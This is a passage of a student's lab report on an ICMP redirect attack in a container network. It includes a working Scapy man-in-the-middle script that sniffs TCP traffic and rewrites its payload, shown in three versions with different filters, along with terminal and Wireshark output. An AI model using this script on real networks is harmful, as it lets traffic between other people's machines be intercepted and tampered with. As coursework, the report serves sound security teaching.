
I also confirm the redirect attack through ip route show cache, I also observe the time until when the redirect could hold true.

```
seed@VM: ~/.../volumes
root@27bcaff09c0e:/# mtr -n 192.168.60.5
root@27bcaff09c0e:/# mtr -n 192.168.60.5
root@27bcaff09c0e:/# ip route show cache
192.168.60.5 via 10.9.0.111 dev eth0
    cache <redirected> expires 267sec
root@27bcaff09c0e:/#
```

Now using netcat I create a connection between the victim and the destination, where the destination being the server and victim being the client on port 9090. I also test to check if the connection works well.




I turn off IP forwarding in this step from the malicious router machine to stop the malicious router to transfer packets or act like a router.



I then run the Man in the middle attack code on the malicious router machine. The code is shown below.

```
#!/usr/bin/env python3
from scapy.all import *

print("LAUNCHING MITM ATTACK.........")

def spoof_pkt(pkt):
   newpkt = IP(bytes(pkt[IP]))
   del(newpkt.chksum)
   del(newpkt[TCP].payload)
   del(newpkt[TCP].chksum)

   if pkt[TCP].payload:
       data = pkt[TCP].payload.load
       print("*** %s, length: %d" % (data, len(data)))

       # Replace a pattern
       newdata = data.replace(b'sneden', b'AAAAAA')

       send(newpkt/newdata)
   else:
       send(newpkt)

f = 'tcp'
pkt = sniff(iface='eth0', filter=f, prn=spoof_pkt)
```

Here is where I notice that the man in the middle attack has worked and if I type 'sneden' on the victims end, the router intercepts through the icmp redirect attack and modifies the data and sends it to the server.




Here we notice, ‘sneden’ changes to ’sneden’ during normal connection but then changes to ‘AAAAAA’ after the icmp redirect and MITM attack.

Hence the Man in the middle attack was performed through an ICMP redirect attack.

<u>Q4</u> In your MITM program, you only need to capture the traffics in one direction. Please indicate which direction, and explain why?

I confirm the MITM attack by running it a few more times with some examples and also running 'sneden' from the server side and received 'sneden' back and that did not change to 'AAAAAA'. This shows that the attack is one sided and in the direction from client to server. Refer the below screenshot.




As I have explained above with screenshot to show direction, we can conclude that the direction is from client to server. As when 'sneden' is typed on the client, it changes to 'AAAAAA', however when 'sneden' is typed on server, over the client side, we get 'sneden' back. This is because the client sends messages only to the server and not viceversa, the direction of packet flow is from, victim machine -> malicious router -> router -> destination machine.

<u>Q5 :</u> In the MITM program, when you capture the nc traffics from A (10.9.0.5), you can use A's IP address or MAC address in the filter. One of the choices is not good and is going to create issues, even though both choices may work. Please try both and use your experiment results to show which choice is the correct one, and please explain your conclusion.


1> For A =10.9.0.5, I modify the code as shown below. I add tcp and src 10.9.0.5 as a filter.


```
seed@VM: ~/.../volumes
  GNU nano 4.8                              mitm.py
def spoof_pkt(pkt):
   newpkt = IP(bytes(pkt[IP]))
   del(newpkt.chksum)
   del(newpkt[TCP].payload)
   del(newpkt[TCP].chksum)

   if pkt[TCP].payload:
       data = pkt[TCP].payload.load
       print("*** %s, length: %d" % (data, len(data)))

       # Replace a pattern
       newdata = data.replace(b'sneden', b'AAAAAA')

       send(newpkt/newdata)
   else:
       send(newpkt)

f = 'tcp and src 10.9.0.5'
pkt = sniff(iface='eth0', filter=f, prn=spoof_pkt)
```

I run the attack as done before and notice that the malicious router continuously sends packets with data information as 'AAAAAA' and length as 7.



Below shows Wireshark outputs while running this case. Here we see the ICMP redirect that takes place as well as the continuous TCP retransmission that occurs due to continuous sending of packets by the malicious router.





105	2022-02-21 19:5…	10.9.0.5	192.168.60.5	ICMP	98	Echo (ping) request id=0x0032, seq=2615/14090, ttl=64 (no re…
106	2022-02-21 19:5…	10.9.0.5	192.168.60.5	ICMP	98	Echo (ping) request id=0x0032, seq=2615/14090, ttl=63 (reply…
107	2022-02-21 19:5…	192.168.60.5	10.9.0.5	ICMP	98	Echo (ping) reply id=0x0032, seq=2615/14090, ttl=63 (reque…
108	2022-02-21 19:5…	10.9.0.5	192.168.60.5	TCP	74	42254 → 9096 [SYN] Seq=1528829171 Win=64240 Len=0 MSS=1460 SA…
109	2022-02-21 19:5…	10.9.0.5	192.168.60.5	TCP	74	[TCP Out-Of-Order] 42254 → 9096 [SYN] Seq=1528829171 Win=6424…
110	2022-02-21 19:5…	192.168.60.5	10.9.0.5	TCP	54	9096 → 42254 [RST, ACK] Seq=0 Ack=1528829172 Win=0 Len=0
111	2022-02-21 19:5…	10.9.0.5	192.168.60.5	ICMP	98	Echo (ping) request id=0x0032, seq=2616/14346, ttl=64 (no re…
112	2022-02-21 19:5…	10.9.0.5	192.168.60.5	ICMP	98	Echo (ping) request id=0x0032, seq=2616/14346, ttl=63 (reply…
113	2022-02-21 19:5…	192.168.60.5	10.9.0.5	ICMP	98	Echo (ping) reply id=0x0032, seq=2616/14346, ttl=63 (reque…
114	2022-02-21 19:5…	10.9.0.5	192.168.60.5	ICMP	98	Echo (ping) request id=0x0032, seq=2617/14602, ttl=64 (no re…
115	2022-02-21 19:5…	10.9.0.5	192.168.60.5	ICMP	98	Echo (ping) request id=0x0032, seq=2617/14602, ttl=63 (reply…
116	2022-02-21 19:5…	192.168.60.5	10.9.0.5	ICMP	98	Echo (ping) reply id=0x0032, seq=2617/14602, ttl=63 (reque…
117	2022-02-21 19:5…	10.9.0.5	192.168.60.5	ICMP	98	Echo (ping) request id=0x0032, seq=2618/14858, ttl=64 (no re…
118	2022-02-21 19:5…	10.9.0.5	192.168.60.5	ICMP	98	Echo (ping) request id=0x0032, seq=2618/14858, ttl=63 (reply…
119	2022-02-21 19:5…	192.168.60.5	10.9.0.5	ICMP	98	Echo (ping) reply id=0x0032, seq=2618/14858, ttl=63 (reque…
120	2022-02-21 19:5…	10.9.0.5	192.168.60.5	ICMP	98	Echo (ping) request id=0x0032, seq=2619/15114, ttl=64 (no re…
121	2022-02-21 19:5…	10.9.0.5	192.168.60.5	ICMP	98	Echo (ping) request id=0x0032, seq=2619/15114, ttl=63 (reply…
122	2022-02-21 19:5…	192.168.60.5	10.9.0.5	ICMP	98	Echo (ping) reply id=0x0032, seq=2619/15114, ttl=63 (reque…
123	2022-02-21 19:5…	10.9.0.5	192.168.60.5	TCP	74	42256 → 9096 [SYN] Seq=2246001870 Win=64240 Len=0 MSS=1460 SA…
124	2022-02-21 19:5…	10.9.0.5	192.168.60.5	TCP	74	[TCP Out-Of-Order] 42256 → 9096 [SYN] Seq=2246001870 Win=6424…
125	2022-02-21 19:5…	192.168.60.5	10.9.0.5	TCP	74	9096 → 42256 [SYN, ACK] Seq=2848745409 Ack=2246001871 Win=651…
126	2022-02-21 19:5…	10.9.0.5	192.168.60.5	TCP	66	42256 → 9096 [ACK] Seq=2246001871 Ack=2848745410 Win=64256 Le…
127	2022-02-21 19:5…	10.9.0.5	192.168.60.5	TCP	66	[TCP Dup ACK 126#1] 42256 → 9096 [ACK] Seq=2246001871 Ack=284…
128	2022-02-21 19:5…	10.9.0.5	192.168.60.5	ICMP	98	Echo (ping) request id=0x0032, seq=2620/15370, ttl=64 (no re…
129	2022-02-21 19:5…	10.9.0.5	192.168.60.5	ICMP	98	Echo (ping) request id=0x0032, seq=2620/15370, ttl=63 (reply…
130	2022-02-21 19:5…	192.168.60.5	10.9.0.5	ICMP	98	Echo (ping) reply id=0x0032, seq=2620/15370, ttl=63 (reque…
131	2022-02-21 19:5…	10.9.0.5	192.168.60.5	ICMP	98	Echo (ping) request id=0x0032, seq=2621/15626, ttl=64 (no re…

137	2022-02-21 19:5…	10.9.0.5	192.168.60.5	ICMP	98	Echo (ping) request id=0x0032, seq=2623/16138, ttl=64 (no re…
138	2022-02-21 19:5…	10.9.0.5	192.168.60.5	ICMP	98	Echo (ping) request id=0x0032, seq=2623/16138, ttl=63 (reply…
139	2022-02-21 19:5…	192.168.60.5	10.9.0.5	ICMP	98	Echo (ping) reply id=0x0032, seq=2623/16138, ttl=63 (reque…
140	2022-02-21 19:5…	10.9.0.5	192.168.60.5	TCP	69	42256 → 9096 [PSH, ACK] Seq=2246001871 Ack=2848745410 Win=642…
141	2022-02-21 19:5…	10.9.0.5	192.168.60.5	TCP	69	[TCP Retransmission] 42256 → 9096 [PSH, ACK] Seq=2246001871 A…
142	2022-02-21 19:5…	192.168.60.5	10.9.0.5	TCP	66	9096 → 42256 [ACK] Seq=2848745410 Ack=2246001874 Win=65280 Le…
143	2022-02-21 19:5…	10.9.0.5	192.168.60.5	ICMP	98	Echo (ping) request id=0x0032, seq=2624/16394, ttl=64 (no re…
144	2022-02-21 19:5…	10.9.0.5	192.168.60.5	ICMP	98	Echo (ping) request id=0x0032, seq=2624/16394, ttl=63 (reply…
145	2022-02-21 19:5…	192.168.60.5	10.9.0.5	ICMP	98	Echo (ping) reply id=0x0032, seq=2624/16394, ttl=63 (reque…

179	2022-02-21 19:5…	10.9.0.5	192.168.60.5	ICMP	98	Echo (ping) request id=0x0032, seq=2644/21514, ttl=64 (no re…
180	2022-02-21 19:5…	10.9.0.5	192.168.60.5	TCP	73	42256 → 9096 [PSH, ACK] Seq=2246001874 Ack=2848745410 Win=642…
181	2022-02-21 19:5…	02:42:0a:09:00:6f	Broadcast	ARP	42	Who has 10.9.0.11? Tell 10.9.0.111
182	2022-02-21 19:5…	02:42:0a:09:00:0b	02:42:0a:09:00:6f	ARP	42	10.9.0.11 is at 02:42:0a:09:00:0b
183	2022-02-21 19:5…	10.9.0.5	192.168.60.5	TCP	73	[TCP Retransmission] 42256 → 9096 [PSH, ACK] Seq=2246001874 A…
184	2022-02-21 19:5…	192.168.60.5	10.9.0.5	TCP	66	9096 → 42256 [ACK] Seq=2848745410 Ack=2246001881 Win=65280 Le…
185	2022-02-21 19:5…	10.9.0.5	192.168.60.5	TCP	73	[TCP Spurious Retransmission] 42256 → 9096 [PSH, ACK] Seq=224…
186	2022-02-21 19:5…	192.168.60.5	10.9.0.5	TCP	78	[TCP Dup ACK 184#1] 9096 → 42256 [ACK] Seq=2848745410 Ack=224…
187	2022-02-21 19:5…	10.9.0.5	192.168.60.5	TCP	73	[TCP Spurious Retransmission] 42256 → 9096 [PSH, ACK] Seq=224…
188	2022-02-21 19:5…	192.168.60.5	10.9.0.5	TCP	78	[TCP Dup ACK 184#2] 9096 → 42256 [ACK] Seq=2848745410 Ack=224…
189	2022-02-21 19:5…	10.9.0.5	192.168.60.5	TCP	73	[TCP Spurious Retransmission] 42256 → 9096 [PSH, ACK] Seq=224…
190	2022-02-21 19:5…	192.168.60.5	10.9.0.5	TCP	78	[TCP Dup ACK 184#3] 9096 → 42256 [ACK] Seq=2848745410 Ack=224…
191	2022-02-21 19:5…	10.9.0.5	192.168.60.5	TCP	73	[TCP Spurious Retransmission] 42256 → 9096 [PSH, ACK] Seq=224…
192	2022-02-21 19:5…	192.168.60.5	10.9.0.5	TCP	78	[TCP Dup ACK 184#4] 9096 → 42256 [ACK] Seq=2848745410 Ack=224…

2> For A = 02:42:0a:09:00:05, I modify the code as shown below. I add tcp and ether src 02:42:0a:09:00:05 as a filter.

```
seed@VM: ~/.../volumes
GNU nano 4.8                    mitm.py
def spoof_pkt(pkt):
   newpkt = IP(bytes(pkt[IP]))
   del(newpkt.chksum)
   del(newpkt[TCP].payload)
   del(newpkt[TCP].chksum)

   if pkt[TCP].payload:
       data = pkt[TCP].payload.load
       print("*** %s, length: %d" % (data, len(data)))

       # Replace a pattern
       newdata = data.replace(b'sneden', b'AAAAAA')

       send(newpkt/newdata)
   else:
       send(newpkt)

f = 'tcp and ether src 02:42:0a:09:00:05'
pkt = sniff(iface='eth0', filter=f, prn=spoof_pkt)
```


I run the attack as done before and notice that the malicious router sends packets only once per each message typed on the client with data as the information typed and length as the length of the data typed in.

```
seed@VM: ~/.../volumes
root@94a0823861ab:/# ip route show cache
192.168.60.5 via 10.9.0.11 dev eth0
    cache
root@94a0823861ab:/# ip route show cache
192.168.60.5 via 10.9.0.111 dev eth0
    cache <redirected> expires 294sec
root@94a0823861ab:/# nc 192.168.60.5 9094
h
test
sneden
hello
sneden
```


```
seed@VM: ~/.../volumes
root@81020db2718d:/# sysctl net.ipv4.ip_forward=0
net.ipv4.ip_forward = 0
root@81020db2718d:/# python3 mitm.py
LAUNCHING MITM ATTACK.........
*** b'sneden\n', length: 7
.
Sent 1 packets.
*** b'hello\n', length: 6
.
Sent 1 packets.
*** b'sneden\n', length: 7
.
Sent 1 packets.
```

```
seed@VM: ~/.../volumes
root@c07501a84415:/# nc -lp 9094
h
test
AAAAAA
hello
AAAAAA
```

The Wireshark outputs are shown below. Here we see the ICMP redirect attack that takes place as well as a few TCP retransmissions that take place for every input given at the client side.



20	2022-02-21 19:4…	10.9.0.5	192.168.60.5	ICMP	98	Echo (ping) request id=0x0032, seq=2114/16904, ttl=63 (reply…
21	2022-02-21 19:4…	192.168.60.5	10.9.0.5	ICMP	98	Echo (ping) reply id=0x0032, seq=2114/16904, ttl=63 (reque…
22	2022-02-21 19:4…	02:42:0a:09:00:69	Broadcast	ARP	42	Who has 10.9.0.5? Tell 10.9.0.105
23	2022-02-21 19:4…	02:42:0a:09:00:05	02:42:0a:09:00:69	ARP	42	10.9.0.5 is at 02:42:0a:09:00:05
24	2022-02-21 19:4…	10.9.0.11	10.9.0.5	ICMP	70	Redirect (Redirect for host)
25	2022-02-21 19:4…	10.9.0.5	192.168.60.5	ICMP	98	Echo (ping) request id=0x0032, seq=2115/17160, ttl=64 (no re…
26	2022-02-21 19:4…	10.9.0.5	192.168.60.5	ICMP	98	Echo (ping) request id=0x0032, seq=2115/17160, ttl=63 (reply…
27	2022-02-21 19:4…	192.168.60.5	10.9.0.5	ICMP	98	Echo (ping) reply id=0x0032, seq=2115/17160, ttl=63 (reque…
28	2022-02-21 19:4…	02:42:0a:09:00:69	Broadcast	ARP	42	Who has 10.9.0.5? Tell 10.9.0.105
29	2022-02-21 19:4…	02:42:0a:09:00:05	02:42:0a:09:00:69	ARP	42	10.9.0.5 is at 02:42:0a:09:00:05
30	2022-02-21 19:4…	10.9.0.11	10.9.0.5	ICMP	70	Redirect (Redirect for host)
31	2022-02-21 19:4…	10.9.0.5	192.168.60.5	ICMP	98	Echo (ping) request id=0x0032, seq=2116/17416, ttl=64 (no re…
32	2022-02-21 19:4…	10.9.0.5	192.168.60.5	ICMP	98	Echo (ping) request id=0x0032, seq=2116/17416, ttl=63 (reply…
33	2022-02-21 19:4…	192.168.60.5	10.9.0.5	ICMP	98	Echo (ping) reply id=0x0032, seq=2116/17416, ttl=63 (reque…



155	2022-02-21 19:4…	10.9.0.5	192.168.60.5	ICMP	98	Echo (ping) request id=0x0032, seq=2158/28168, ttl=64 (no re…
156	2022-02-21 19:4…	10.9.0.5	192.168.60.5	ICMP	98	Echo (ping) request id=0x0032, seq=2159/28424, ttl=64 (no re…
157	2022-02-21 19:4…	10.9.0.5	192.168.60.5	TCP	73	55350 → 9095 [PSH, ACK] Seq=3385660611 Ack=3136046853 Win=642…
158	2022-02-21 19:4…	02:42:0a:09:00:6f	Broadcast	ARP	42	Who has 10.9.0.11? Tell 10.9.0.111
159	2022-02-21 19:4…	02:42:0a:09:00:0b	02:42:0a:09:00:6f	ARP	42	10.9.0.11 is at 02:42:0a:09:00:0b
160	2022-02-21 19:4…	10.9.0.5	192.168.60.5	TCP	73	[TCP Retransmission] 55350 → 9095 [PSH, ACK] Seq=3385660611 A…
161	2022-02-21 19:4…	192.168.60.5	10.9.0.5	TCP	66	9095 → 55350 [ACK] Seq=3136046853 Ack=3385660618 Win=65280 Le…
162	2022-02-21 19:4…	10.9.0.5	192.168.60.5	ICMP	98	Echo (ping) request id=0x0032, seq=2160/28680, ttl=64 (no re…
163	2022-02-21 19:4…	10.9.0.5	192.168.60.5	ICMP	98	Echo (ping) request id=0x0032, seq=2161/28936, ttl=64 (no re…
164	2022-02-21 19:4…	10.9.0.5	192.168.60.5	ICMP	98	Echo (ping) request id=0x0032, seq=2162/29192, ttl=64 (no re…
165	2022-02-21 19:4…	10.9.0.5	192.168.60.5	TCP	69	55350 → 9095 [PSH, ACK] Seq=3385660618 Ack=3136046853 Win=642…
166	2022-02-21 19:4…	10.9.0.5	192.168.60.5	TCP	69	[TCP Retransmission] 55350 → 9095 [PSH, ACK] Seq=3385660618 A…
167	2022-02-21 19:4…	192.168.60.5	10.9.0.5	TCP	66	9095 → 55350 [ACK] Seq=3136046853 Ack=3385660621 Win=65280 Le…
168	2022-02-21 19:4…	10.9.0.5	192.168.60.5	ICMP	98	Echo (ping) request id=0x0032, seq=2163/29448, ttl=64 (no re…
169	2022-02-21 19:4…	10.9.0.5	192.168.60.5	TCP	73	55350 → 9095 [PSH, ACK] Seq=3385660621 Ack=3136046853 Win=642…
170	2022-02-21 19:4…	10.9.0.5	192.168.60.5	TCP	73	[TCP Retransmission] 55350 → 9095 [PSH, ACK] Seq=3385660621 A…
171	2022-02-21 19:4…	192.168.60.5	10.9.0.5	TCP	66	9095 → 55350 [ACK] Seq=3136046853 Ack=3385660628 Win=65280 Le…
172	2022-02-21 19:4…	10.9.0.5	192.168.60.5	ICMP	98	Echo (ping) request id=0x0032, seq=2164/29704, ttl=64 (no re…
173	2022-02-21 19:4…	10.9.0.5	192.168.60.5	ICMP	98	Echo (ping) request id=0x0032, seq=2165/29960, ttl=64 (no re…
